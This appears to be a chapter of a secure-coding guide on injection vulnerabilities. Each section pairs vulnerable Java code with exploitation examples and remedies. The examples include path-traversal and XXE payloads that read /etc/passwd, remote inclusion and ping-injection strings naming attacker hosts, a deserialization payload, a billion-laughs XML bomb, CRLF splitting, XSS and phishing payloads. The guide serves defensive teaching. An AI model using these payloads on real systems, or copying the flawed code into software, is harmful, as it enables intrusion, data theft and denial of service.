The XML Path Language (XPath) is an interpreted language used to query XML documents, to retrieve data from within them and to navigate from one node of a document to another.

XPath injection vulnerability most commonly arises when user-controllable data is embedded directly into an XPath query without any input validation. This kind of attack consists of inserting XML metacharacters in order to affect the execution of predefined query. This could allow an attacker to modify the statement's meaning or to execute arbitrary XPath queries.

8.5.2. Bad Practice

Example: Bypassing the login.

⇨ Attack scenarios:

- By using some XPath functions, an attacker may be able to query and extract the names and the values of the parent node within the XML document without knowing any prior information about its structure or contents. Consider this simple XML document that stores authentication information designed to query a back-end database:

```
<?xml version="1.0" encoding="utf-8"?>
<users>
 <user>
   <username>omarius</username>
   <password>B1@d3!</password>
   <account>admin</home_dir>
 </user>
 <user>
   <username>jason</username>
   <password>St@rwar$1</password>
   <home_dir>manager</home_dir>
 </user>
</users>
```

- In this instance, the XPath query used for authentication returns the account's credentials like the following:

```
String(//users/user[LoginID/text()=' "+ LoginID.Text +" ' and passwd/text()=' "+
Passwd.Text +" '])
```

- **Exploitation:** If a malicious input is submitted `jason' or '1'='1` as a username, an attacker may be able to subvert the application's query which lets the username "`jason`" login without providing a valid password. Indeed, only the first part of the XPath needs to be true and the password part becomes irrelevant. Then the XPath expression now becomes:

```
String(//users/user[LoginID/text()='jason' or '1'='1' and passwd/text()=''])
```

8.5.3. Recommendations

(1) Input validation: Validate all user inputs before putting them in an XPath query.

- Ensure that every usage of interpreters clearly separates untrusted data from the query.
- Use an aggressive policy on input filters through a whitelist of acceptable characters: Min/Max length, data type/range, permitted only alphanumeric characters. For example, use a regular expression in user input to check for all characters that can be interpreted as XML. Any input that does not match the whitelist e.g. containing any XPath metacharacters such as `" ' / @ = * [ ] ( )` should be rejected, not sanitized.

PART 2: INJECTION TARGETING BACK-END COMPONENTS

Most injections targeted to backend systems such as local resources (e.g. filesystem, directory services), interfaces to the operating system, mail servers, web services, etc. enable to access sensitive resources and to execute unauthorized code or commands, breaking the application's access control.

8.6. Path Traversal

8.6.1. Definition

Many application functionalities involve processing user-supplied input as a file name, resulting in the retrieval of a resource from the server or other back-end resources. If the user input is not validated, this behaviour can lead to access files and directories stored on the local filesystem.

Path traversal vulnerability occurs when a user input is allowed to control paths used in filesystem operations, then, this unvalidated data is used to compute path to resource. This enables an attacker to forge a path and to access unauthorized resource such as filesystem resource. If the path is controlled by the user, an attacker may be able to access sensitive information or view arbitrary files within protected directories.

8.6.2. Bad Practices

Example 1: Path traversal vulnerability.

⇨ Attack scenarios:

- The Java code snippet uses user input to construct a pathname that is intended to identify a file located in a restricted parent directory. However, the path is not validated before creating the `File` object to prevent it from containing possible path traversal sequences (dot-dot-slash).

```
//[JAVA CODE]
/* Build the file path */
String filePath = root + request.getParameter("path");
File file = new File(filePath); //create a file
if (file.exists()){
   FileReader in = new FileReader(file);
   BufferedReader bis = new BufferedReader(in);
   Writer writer = resp.getWriter();
   char[] cbuf =  new char[256];
   int len = bis.read(cbuf, 0, cbuf.length);
   while (len != -1){
      String output = HTMLEncode.encode(cbuf);
      writer.write(output);
      len = bis.read(cbuf, 0, cbuf.length);
   } …
```

- **Exploitation:** The attacker uses "`../`" sequences to move up to root directory, thus permitting navigation through the filesystem, and accessing arbitrary files located outside the web root directory. Furthermore, it may be possible to retrieve files containing sensitive information from the source code package using the path traversal vulnerability.

For example: http://www.example.com/page.do?**file=**../../../../../../etc/passwd

- Impact of this exploitation: In this case, the attacker can access and remotely view the contents of sensitive files such as "`/etc/passwd`" this text file contains a list of the system's user accounts including sensitive information (e.g. user identifier, group identifier, the user's home directory, etc.).

HTTP Response:

```
root:x:0:0:Super-User:/root:/sbin/sh daemon:x:1:1::/: bin:x:2:2::/usr/bin: sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm: lp:x:71:8:Line Printer Admin:/usr/spool/lp: uucp:x:5:5:uucp
Admin:/usr/lib/uucp: nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
smmsp:x:25:25:SendMail Message Submission Program:/: listen:x:37:4:Network
Admin:/usr/net/nls: gdm:x:50:50:GDM Reserved UID:/: webservd:x:80:80:WebServer
Reserved UID:/: postgres:x:90:90:PostgreSQL Reserved UID:/:/usr/bin/pfksh
svctag:x:95:12:Service Tag UID:/: nobody:x:60001:60001:NFS Anonymous Access User:/:
noaccess:x:60002:60002:No Access User:/: nobody4:x:65534:65534:SunOS 4.x NFS
Anonymous Access User:/: oracle:x:205:204:Oracle:/ec/local/home/oracle:/bin/ksh
bmcptrl:x:6000:5000:Patrol Monitor:/ec/prod/server/patrol/home:/usr/bin/ksh
netwrkr:x:25127:500:Networker@jmo/cc/114#33376 (dg=cc a=sysserv-op):/home
/user/netwrkr:/usr/bin/bash iso:x:65045:65045:InSightOut with mini-httpd daemon:/var
/iso:/bin/false cfmx:x:4911:502:cfuser@jmo/cc/132#34038 (dg=dc a=cfdev-op):/ec
/prod/server/jrun4:/usr/bin/ksh cfmxdat:x:4999:502:cfuser@jmo/cc/132#34038 (dg=dc
a=cfdev-op):/ec/prod/app/webroot/:/usr/bin/ksh webmast:x:103:502:Webmaster (dg=cc
a=sysserv-op):/home/user/webmast:/bin/sh webrun:x:2308:502:WebDesk@# (dg=dc
a=sysserv-op):/home/user/webmast:/bin/sh nagios:x:65042:65042:Nagios Daemon:/ec
/local/home/nagios:/bin/false
```

Example 2: Bypassing the blacklist filter.

⇨ Attack scenarios:

- In the following Java code excerpt, user-controllable data is used to access or to create files on the server or other back-end filesystem, by using a blacklist filter to escape some dangerous traversal sequences (e.g. "\\\\", "./", "../").

```
//[JAVA CODE]
String filePath = root + request.getParameter("path");
filePath = filePath.replaceAll("\\\\", "/");
filePath = filePath.replaceAll("./", "");
filePath = filePath.replaceAll("../", "");
File file = new File(filePath);
```

8.6.3. Recommendations

The best way to prevent path manipulation attacks is to follow a multi-layered approach, to ensure that the application still remains protected if one defence is circumvented.

(1) Data canonicalization should be applied before input validation to prevent an attacker from bypassing the validation mechanism with a suitable encoding scheme.

- Do not let users control path. Avoid sending the absolute file path to the client. Prefer use a built-in path canonicalization function in order to strip relative paths and to remove "." and ".." sequences from the pathname.
- For example, in Java, the `File.getCanonicalPath()` method of the *java.io.File* class can be used to retrieve an absolute and unique pathname of the file. Since Java 7, equivalent methods in Java NIO such as `Path.toRealPath()` can be used to return the real path of an existing file. Since ColdFusion 10, the `canonicalize()` method can be used to return the decoded form of input string.

(2) Input validation: Check file names, extensions and file content to make sure they are all expected and acceptable for use by the application.

- Validate filenames and the data used to build path. Create a whitelist of legitimate resource names that a user is allowed to specify and limit the character set to be used; use a regular expression to validate file path. Then, use a whitelist of allowable file extensions and reject any request for a different file type. If possible, only allow one "." character in the filename and exclude directory separators "/".

- Using dedicated projects and APIs is easier to maintain and less error prone than custom homemade input validation enforcement sub-projects. For example, the OWASP Enterprise Security API (ESAPI) project for Java and ColdFusion provides the `getValidFileName()` method which returns a canonicalized and validated filename.
- Therefore, the application should not attempt to perform any sanitization on the malicious filename, by using a blacklist filter that removes potentially dangerous characters (i.e. any path traversal sequences: "`../`", "`./`", "`\\`" or null bytes).

(3) Enforce access control mechanisms.

- Do not pass directory or file paths, use index values mapped to pre-defined list of paths.
- Limit access to the filesystem (e.g. run the application as a low user profile on the system) in order to enforce path traversal mitigations.
- Ensure to check user identity before serving contents. Restrict user access to files within a particular directory. Use suitable filesystem APIs to verify that the file to be accessed using that filename is located in the start directory specified by the application.

8.7. Dangerous File Inclusion

8.7.1. Definition

Some web application development languages (e.g. JSP, PHP) allow inclusion of scripts from local and remote system.

Dangerous file inclusion occurs when the path of the included file is controlled by user input. Unvalidated data can be used to control files that are included dynamically, leading to malicious code execution supplied by the attacker. In worst cases, an attacker may be able to craft a malicious filename which points to a server he controls.

8.7.2. Bad Practices

Example 1: Local file inclusion.

⇨ Attack scenarios:

- The sample Java code takes a user specified template name and includes it in the JSP interpreter to be rendered on the page without any validation steps. In this case, an attacker can take control of the dynamic include statement by supplying a malicious file.

```
//[JAVA CODE]
<jsp:include page="<%=(String)request.getParameter("template")%>">
```

- **Exploitation:** This vulnerability may cause the application to include the contents of any sensitive file in the server's filesystem in the current page. For example: http://www.example.com/page.jsp?template=**/WEB-INF/database/passwordDB**

Example 2: Remote file inclusion.

⇨ Attack scenarios:

- The `<c:import>` tag is used to import a user specified remote file into the JSP page.

```
//[JAVA CODE]
<c:import url="<%= request.getParameter("privacy")%>">
```

- **Exploitation:** This vulnerability can enable to inject malicious code into the current page by specifying a path (e.g. an external URL) to a remote site controlled by the attacker as a location of the include file, as the following query: http://www.example.com/policy.jsp?privacy=**http://www.hackerhost.com/maliciousdata.jsp**

8.7.3. Recommendations

(1) Limit the use of file inclusions.

- Validate inputs and filter URL patterns used to control paths used in dynamic include statements. Implement a whitelist of filenames to be included.
- Create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.
- Never trust data from clients to direct requests to server-side resources and only rely on server-side validation. Instead, use a level of indirection between locations and paths.

8.8. Command Injection

8.8.1. Definition

This kind of vulnerability enables an attacker to control commands executed by a program by modifying the environment in which they are executed.

Command injection vulnerability occurs when the application passes user-supplied input to operating system commands or external applications, allowing an attacker to submit crafted input that modifies the commands that the developers intended to perform. An attacker can leverage a command injection in a system level command to escalate privileges, execute arbitrary commands and compromise the underlying operating system. In worst cases, it is possible to retrieve the results of the injected command directly to the user's browser.

8.8.2. Bad Practices

Example: OS command injection.

⇨ Attack scenarios:

- The following code excerpt provides a directory listing using the Windows command `dir`. In this instance, unvalidated input is used to execute some native `exe` on the application server.

```
//[JAVA CODE] /*Reads a filename and passes it to dir.*/
public void executeCommand(String dir) throws Exception {
     Runtime rt = Runtime.getRuntime();
     rt.exec("cmd.exe /C dir" + dir); //Call exe with dir
}
```

- For example, an attacker can exploit this vulnerability providing the following crafted input. If a time delay occurs, the application may be vulnerable to command injection.

```
&& ping -i 5 www.malicioussite.com
```

8.8.3. Recommendations

The best way to prevent command injection flaws is to avoid calling out directly to operating system commands.

(1) Validate all user inputs before putting them into command strings.

- If possible, avoid calling out to OS commands from application-layer code and avoid using user-supplied input into any command execution functions without any validation steps.
- Create a whitelist of legitimate operations, data objects and commands that can be executed by the software. Instead of passing the OS command as a parameter, pass an index into this list.
- Use an aggressive policy on input filters through a whitelist of acceptable characters: Min/Max length, data type, permitted only alphanumeric characters and business rules.

8.9. Dynamic Code Execution

8.9.1. Definition

Dynamic code execution covers injections of scripts or native codes that are directly executed and interpreted at server side by the application. An attacker may be able to inject a crafted code into user input in such a way that this will alter the intended control flow of the application.

The Java language includes native support for object serialization by sending serialized data between the client and server components. It may be possible to deserialize the raw serialized data using Java itself to gain access to the primitive data within the intercepted object. Attacker-controllable data when deserialized could be used to abuse application logic, deny service or execute arbitrary code by tampering with the contents of the object.

8.9.2. Bad Practices

Example: XML Decoder injection - Insecure Java deserialization.

⇨ Attack scenarios:

- The JDK `XMLEncoder` and `XMLDecoder` classes provide an easy way to persist objects, and serialize them to XML documents. Applications that deserialize malicious or tampered objects supplied by an attacker may be vulnerable, allowing the attacker to execute any arbitrary code on the server.
- The following Java code enables to deserialize user-controllable XML input.

```
XMLDecoder decoder = new XMLDecoder(new InputSource(new
InputStreamReader(request.getInputStream(), "UTF-8")));
Object object = decoder.readObject();
decoder.close();
```

- The following XML document embedded in the data parameter will run the Windows calculator:

```
<?xml version="1.0" encoding="utf-16"?>
<java>
 <object class="java.lang.ProcessBuilder">
     <array class="java.lang.String" length="1">
            <void index="0"><string>c:\\windows\\system32\\calc.exe</string></void>
     </array>
     <void method="start">
 </object>
</java>
```

8.9.3. Recommendations

(1) Avoid dynamic code interpretation whenever possible.

- If possible, avoid using user-supplied input into any dynamic execution functions. Otherwise, ensure that the input data is strictly validated with a whitelist of safe characters.
- Native code and OS commands should be executed in low privilege environments or within a sandbox like a virtual server. Do not store executable code in the database. Ensure that code does not interpret user data without prior validation.

(2) Recommendations for preventing Java deserialization attacks.

- The values of client-side controls should not be trusted and application logic should only rely on server-side data. If possible, transmit data in a non-serialized form, and handle it with the same precautions that apply to all client-submitted data.
- Populate a new object rather when deserializing data. Then, use a strict whitelist approach to only deserialize expected data type.
- Consider adding a server-side signature of the object and always validate the contents of the object stream before deserializing data.

8.10. XML Injection

8.10.1. Definition

Applications typically use Extensible Markup Language (XML) to communicate with back-end systems, authenticate users, store information or send messages.

XML injection vulnerabilities most commonly arise when user-supplied data is inserted into a XML document without any input validation steps. Then, an attacker may be able to interfere with the application's logic, to perform unauthorized actions access sensitive data in XML content. It may be possible to inject dangerous XML metacharacters or even XML tags to modify the structure and contents of the resulting XML.

8.10.2. Bad Practice

Example: XML injection in CDATA elements leading to XSS vulnerability.

⇨ Attack scenarios:

- Consider an XML document that is processed to generate the HTML page.

```
<html>$HTMLCode</html>
```

- The first step to exploit XML injection vulnerability consists of trying to insert XML metacharacters (e.g. `'`, `"`, `>`, `<`, `]`, `&`) that may cause the XML parser to throw an exception. Then, a malicious user can alter the contents of an XML document by injecting XML tags, if a server-side XML parser tries to parse the document, security exploits can be achieved.
- XML message payloads including a `CDATA` field can be used to insert arbitrary content that is ignored by the XML parser.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<HTML>
<![CDATA[<]]>script<![CDATA[>]]>
     alert('XSS');
<![CDATA[<]]>/script<![CDATA[>]]>
</HTML>
```

- During the processing, the `CDATA` section delimiters are eliminated, generating this HTML code: `<script>alert('XSS')</script>`, then resulting in a cross-site scripting attack.

8.10.3. Recommendations

(1) Input validation: Validate all user inputs before incorporating it into an XML document.

- Use an aggressive policy on input filters through a whitelist of acceptable characters: Min/Max length permitted only alphanumeric characters using regular expressions. Any input that does not match the whitelist should be rejected, not sanitized.
- In addition to the existing input validation, define a positive approach which escapes/encodes characters that can be interpreted as xml. Then, characters that may be used to interfere with the XML file should be blocked, e.g.: < > ( ) = ' [ ] : , * /, including their various encodings.

8.11. XML External Entity Injection

8.11.1. Definition

XML External Entity (XXE) Injection attacks attempt to bypass protections e.g. XML validators by including external references or entities to other XML documents or schemas.

An external entity allows the inclusion of XML data from an external resource specified by an URI (Uniform Resource Identifier), e.g. a file on the local machine or on a remote system. The XML parser can access the contents of this URI and embed these contents back into the XML document for further processing.

This kind of injection attacks can be used to gain unauthorized access to files on the local machine or remote systems, to read the contents of such sensitive files and cause denial of service issues of the local system.

8.11.2. Bad Practices

Example 1: XML External Entity attacks - Path traversal.

⇨ Attack scenarios:

- The following example defines an XML external entity that references a file on the server's filesystem.
- If the parser uses a Document Type Definition (DTD), an attacker might inject data that may adversely affect the XML parser during document processing. An external entity can be defined by adding a suitable `DOCTYPE` element to the XML document and using the `file:` protocol to specify resources on the local system.
- This payload will result in disclosing the contents of a known world-readable file on the operating system (e.g. `/etc/passwd`).

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
  <!ENTITY foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

- Impact of this exploitation: The application responds in the XML response with the contents of the intruder-controllable file containing sensitive information.

```
<foo> rrrrroot:x:0:0:Super-User:/root:/sbin/sh daemon:x:1:1::/:
bin:x:2:2::/usr/bin: sys:x:3:3::/: adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp: uucp:x:5:5:uucp
Admin:/usr/lib/uucp: nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:
/usr/lib/uucp/uucico smmsp:x:25:25:SendMail Message Submission
Program:/: listen:x:37:4:Network Admin:/usr/net/nls:
gdm:x:50:50:GDM Reserved UID:/: webservd:x:80:80:WebServer
Reserved UID:/: postgres:x:90:90:PostgreSQL Reserved UID:/:
/usr/bin/pfksh svctag:x:95:12:Service Tag UID:/:
nobody:x:60001:60001:NFS Anonymous Access User:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x NFS Anonymous Access User:/:
oracle:x:205:204:Oracle:/ec/local/home/oracle:/bin/ksh
bmcptrl:x:6000:5000:Patrol Monitor:/ec/prod/server/patrol/home:
/usr/bin/ksh nagios:x:65042:65042:Nagios Daemon:/ec/local
/home/nagios:/bin/false netwrkr:x:25127:500:Networker@jmo/cc
/114#33376 (dg=cc a=sysserv-op):/home/user/netwrkr:/usr/bin/bash
iso:x:65045:65045:InSightOut with mini-httpd daemon:/var/iso:/bin
/false webladm:x:2447:2180:WebLogic Admin:/ec/test/server
/weblogic/u010/home/webladm:/bin/bash
```

Example 2: XXE attacks - Denial of Service.

⇨ Attack scenarios:

- The following XML document (e.g. SOAP message) shows an example of an XXE attack using an external URI (i.e. http://www.google.com) to establish remote connections. The attacker can use protocols (e.g. `http://`) to specify URLs causing the server to fetch resources across the network.
- This causes to make outgoing requests to servers that the attacker cannot reach directly.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
    <!ENTITY x32 SYSTEM "http://www.google.com" >
]>
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <request>
            <user role="editor">
                    <firstName>&x32;</firstName>
                    <surName>toto</surName>
                    <email>aa@email.com</email>
            </user>
    </request>
  </soap:Body>
</soap:Envelope>
```

- Impact of the exploitation: It may still be possible to cause a denial of service by reading a file stream indefinitely. Then, the following SOAP fault is returned:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>java.net.ConnectException: Tried all: '6' addresses, but could
not connect over HTTP to server: 'www.google.com', port: '80'</faultstring>
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

8.11.3. Recommendations

Correct all server-side injections.

(1) Validation against XML External Entity attacks.

- Most XML attacks are the result of poorly designed or configured configured XML parsers. An XML parser should be configured securely so that it does not allow external entities as part of an incoming XML document. XML schema can be used to formally describe the contents of an XML document such as elements and attributes. It also specifies the data types of these elements to ensure that only appropriate data is allowed for the XML content.
- If possible, XML parsers can usually be configured to disable support for Data Type Definitions (DTDs) that can be used to define the injected entity.
- If it is not possible to disable DTDs completely, then external entities and external document type declarations must be disabled in each parser.
- Java applications are especially vulnerable to XXE attacks due to the default settings of most Java XML parsers is to have XXE enabled. Please find at the following location how to disable XXE for the well-known XML parsers: JAXP DocumentBuilderFactory, SAXParserFactory and StAX XMLInputFactory.

  https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet

8.12. XML Bomb attacks

8.12.1. Definition

This kind of vulnerability arises because the XML specification allows XML documents to define entities that reference other entities defined within the document. If the parser uses a DTD, an attacker could inject data that may adversely affect the XML parser during processing.

XML Bomb known as *XML Entity Expansion* attacks occur when small XML messages that are created in a way to expand exponentially, are parsed by a service to crash the server allocated resources, causing a denial-of-service (DoS) attack. An XML bomb is a crafted XML message composed and sent by a service client as a request message, in order to overload the web service's XML parser (typically HTTP server).

8.12.2. Bad Practice

Example: XML Bomb - Denial of Service attacks.

⇨ Attack scenarios:

- XML parsers based on the document object model (DOM) represent the entire XML document in memory before parsing it. If an attacker sends an XML bomb to service, it can be used to attack CPU through recursion, to attack memory by targeting DOM and network with numerous small files, thus leading to denial of service attacks.
- The following shows an example of an XML Bomb before it gets processed by the server by allowing definition of XML entities (`<!ENTITY>`). This kind of attack named "*Billion laughs attack*" causes an XML document to grow dramatically during parsing.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<root>&lol9;</root>
```

- Impact of the exploitation: This attack allows expanding exponentially valid XML blocks the small until they exhaust the server allocated resources, leading to a Java heap space causing an out-of-memory exception. Then, the following SOAP fault message is returned:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Java heap space</faultstring>
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

response time: 42745ms (210 bytes)

8.12.3. Recommendations

(1) Validation against XML Bomb attacks.

- Ensure to disable DTDs parsing in the XML parser or use an XML parser that limits the expansion of recursive XML entities.
- XML Bombs can be prevented through strict validation, e.g. restrict size/length/depth of input data. A robust XML parser should be configured securely so that it does not allow document type definition (DTD) custom entities as part of an incoming XML document.

(2) Validation against malformed XML entities such as recursive/oversized payloads.

- It is recommended using an XML processor that does not take significant additional time to process malformed documents. In addition, use only well-formed documents and validate the contents of each element and attribute to process only valid values within predefined boundaries.

8.13. SMTP Injection - Email Parameter Tampering

8.13.1. Definition

Web applications usually contain a facility to submit emails for reporting a problem or contacting helpdesk. One of the most common injection attacks targeting mail services is used for distributing spam emails. If user input is inserted into email headers without adequate validation, an attacker may be able to modify the email headers by specifying the contents of the message (inserted into the From, To, Subject and Body of a message) in order to deliver phishing attacks, and then, to inject additional headers with arbitrary values.

8.13.2. Bad Practices

Example: Email parameter tampering.

- The application is vulnerable to SMTP injection attacks allowing an attacker to inject other headers via CRLF characters if untrusted user input is being passed as part of the parameters to the java mail API without any validation steps.
- The contact form is an obvious phishing vector of e-mailing a crafted message with a malicious URL to deceive users. In this example, both the email recipient and the body of the message are user controllable. As the application trusts unconditionally these client-side values, an attacker could modify these values to send modified emails to arbitrary recipients.

```
<!--[HTML CODE SNIPPET] -->
<form>
  <input type="hidden" id="email_recip" name="email_recip" value="EC-DIGIT-SECURITY-
ASSURANCE@ec.europa.eu" />
  <input type="hidden" id="email_body" name="email_body" value="I have an issue." />
```

- **Exploitation:** The following HTTP request could be crafted by a malicious user using an intercepting proxy tool to modify these read-only parameters. Thus, the vulnerability is exploited to perform phishing attacks in which an attacker could seek to induce a victim to visit a spoofed website to enter sensitive details.

```
POST /application/contactForm.jsp HTTP/1.1
Host: www.example.com
[…]
email_recip=phishing.victim@mail.com&email_body=You are the lucky winner of the lot
tery! Please provide your credit card number to http://maliciousssite.com/
```

8.13.3. Recommendations

(1) Data validation, e.g. read-only, type, or length can be done at client side for look and feel purpose but all validations must be reflected at server side.

- Each item used in an SMTP conversation or any user input that is passed to an email function should be validated as strictly as possible conforming to a whitelist of safe characters before placing it into email headers.
- Email addresses should be rigorously checked against a suitable regular expression. The message subject and the contents of a message should not contain any newline characters (CRLF: carriage return/ line feed) and it should be limited to a suitable length.
- Then, the values of client-side controls should not be trusted and application logic should only rely on server-side data.

PART 3: INJECTION TARGETING END USERS

Most injections targeted to end users enable to interact with the server in unexpected ways to perform unauthorized actions and access unauthorized data. They may also result in undesirable outcomes, such as session hijacking or execution of arbitrary code on user's browser.

8.14. Header Manipulation

8.14.1. Definition

This kind of vulnerability involves injection into client-side contexts, like the HTTP headers (both the request and response). This can enable attacks such as web cache poisoning, cross-site scripting, page hijacking, cookie manipulation or open redirect.

Header injection vulnerability arises when user input is used in HTTP headers returned by the application, e.g. into the `Location` and `Set-Cookie` headers of an HTTP response. This enables an attacker to pass malicious data through an untrusted request to a vulnerable application, and the application includes the unvalidated data in the response header.

Response splitting is a possible exploitation of the previous flaw; it aims at forging HTTP responses that looks like two subsequent responses in order to lure the cache. An attacker can inject newline characters (CRLF: Carriage Return/Line Feed) to tamper HTTP header parameters into the response.

8.14.2. Bad Practices

Example: HTTP Response Splitting

⇨ Attack scenarios:

- The following code snippet reads the value of the `lang` parameter from an HTTP request that is embedded in the `Location` response header (into the redirection URL).

```
//[JAVA CODE]
<% response.sendRedirect("/by_lang.jsp?lang="+ request.getParameter("lang")); %>
```

- When invoking http://www.example.com/redir_lang.jsp?lang=en, this page will redirect to /by_lang.jsp?lang=en as it is displayed in the following HTTP response:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 17 Dec 2012 12:53:28 GMT
Location: http://www.example.com/by_lang.jsp?lang=en
```

- **Exploitation:** An attacker could send a string consisting of URL-encoded CRLF sequences (CR: `%0D`; LF: `%0A`) as the value of the `lang` parameter to terminate the current response:

  http://www.example.com/redir_lang.jsp?lang=en%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>Hello world!</html>

- Impact of this exploitation: By changing the message structure, this vulnerability seeks to poison a proxy server's cache with malicious content to compromise other users who access the application via the proxy. Then, the HTTP response would be split into two separate responses one after the other.

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2012 15:26:41 GMT
Location: http://www.example.com/by_lang.jsp?lang=en
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Hello world!</html>
```

8.14.3. Recommendations

(1) Input validation: Validate input before embedding data into any HTTP header parameters.

- Create a whitelist of safe characters that are allowed to appear in HTTP requests and response headers and accept input exclusively composed of characters in the approved set, e.g. allowing only short alphanumeric strings to be inserted into headers. In practice, all newline CRLF characters should be restricted from the user input, in order to prevent the injection of custom HTTP headers.
- For example, when setting cookies, ensure that the cookies' names and values contain only short alphanumeric strings. Any other input that does not match the whitelist should be rejected, not encoded or sanitized.
- Any ColdFusion tag that outputs headers, for example `cfheader`, `cfcontent`, `cfmail` (subject attribute, or cfmailparam) should strip the CRLF characters.

8.15. Open Redirection

8.15.1. Definition

Open redirection vulnerabilities occur when a web application accepts a user-controlled input that specifies a link to any arbitrary URL and redirects clients to the malicious web site.

In any case, allowing unvalidated input to control the URL used for redirection can be leveraged to facilitate phishing attacks. For instance, the attacker may place drive-by malware on his website or mirror a fake login page to gather the login credentials from the victim.

8.15.2. Bad Practices

Example: Open redirection - URL redirection to untrusted site.

⇨ Attack scenarios:

- The following code is used to pass unvalidated data from a GET parameter `url` to an HTTP redirect function. This redirection is user controllable and thus allows redirecting users toward external links; circumventing application logic and any validation performed before it.

```
//[JAVA CODE]
public class RedirectServlet extends HttpServlet {
  protected void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException
  {
       String query = request.getQueryString();
       if (query.contains("url")) {
              String url = request.getParameter("url");
              response.sendRedirect(url);
       }
  }
}
```

- **Exploitation:** Then, an attacker can use the `RedirectServlet` as part of an HTML formatted email phishing scam to redirect users to a malicious site and steal user credentials, by adding in the email the following link:

```
<a href="http://trust.example.com/redirect?url=https://wwww.owasp.com/">Click here to
log in</a>
```

8.15.3. Recommendations

(1) Input validation: Validate all user inputs before putting them into a dynamic redirect.

- Do not let users control redirections and forwards. Never trust data from clients and rely only on server-side validation. Force all redirects to first go through a confirmation page notifying users that they are leaving the web site.

- The redirection should accept only validated, relative URLs. Validate redirection through a server-side list of trusted domains/URLs for which a redirection is allowed.
- Instead of passing the target URL as a parameter to the redirect page, pass an index into a list. The redirect page should look up the index in its whitelist and return a redirect to the relevant URL.
- For example, the OWASP ESAPI project provides predefined whitelist validator methods `getValidRedirectLocation()` and `safeSendRedirect()` respectively to validate user input into a redirection function and to make sure all redirect destinations are safe.

8.16. File Upload Vulnerabilities

8.16.1. Definition

Permitting users to upload files such as pictures, documents, etc. can allow attackers to inject malicious code to run on the server, if this functionality is not handled correctly. For instance, a remote attacker could send a multipart/form-data POST request with a specially-crafted filename and execute arbitrary code.

Furthermore, even if a program stores uploaded files under a directory that is not accessible from the web, attackers might still be able to leverage the ability to introduce dangerous content into the server environment to mount other attacks.

8.16.2. Bad Practice

Example: Unrestricted file upload - Stored Cross-site scripting.

⇨ Attack scenarios:

- In the following example, the application does not restrict the file type and extensions that are used on the uploaded file. In addition, during file upload, it does not inspect the file's contents to confirm that this complies with an expected format, thus any content may be uploaded such as **executable files**.
- The Content-Disposition HTTP response header value set to `inline` specifies the browser to process and renders the file within the user's browser.

```
response.setHeader("Content-Disposition", "inline; filename=\"" + fileName + "\"");
```

- Consider the following HTTP POST request for file upload:

```
POST /fileupload.jsp HTTP/1.1
[…]
Content-Disposition: form-data; name="uploadfile"; filename="hello.txt"
Content-Type: text/plain
Hello, world!
```

- **Exploitation:** Thus, if an HTML file is permitted, the uploaded file may contain a stored XSS payload with a malicious script. Then, the file will be rendered by the user's browser as HTML code.

  Forged HTTP Request:

```
POST /fileupload.jsp HTTP/1.1
[…]
Content-Disposition: form-data; name="uploadfile"; filename="XSS.html"
Content-Type: text/html
<script>alert('XSS')</script>
```

- Impact of this exploitation: The contents of uploaded files could be shared between users and publically accessible. In such cases, the web server can be used as a malicious server by an attacker in order to be host of malwares, illegal software, etc.

8.16.3. Recommendations

(1) Input validation: ensure that the filename, type, size and contents of the uploaded files are validated.

- Rely on server-side validation only.
- Always canonicalize the filename. Use a whitelist approach instead of a blacklist to validate the file name and its extension.
- If possible, rename the files that are uploaded e.g. using a server-generated filename. Do not use any user controllable data for the filename; and limit the filename length. For example, only alphanumeric characters and one dot should be allowed as an input for the file name and extension.
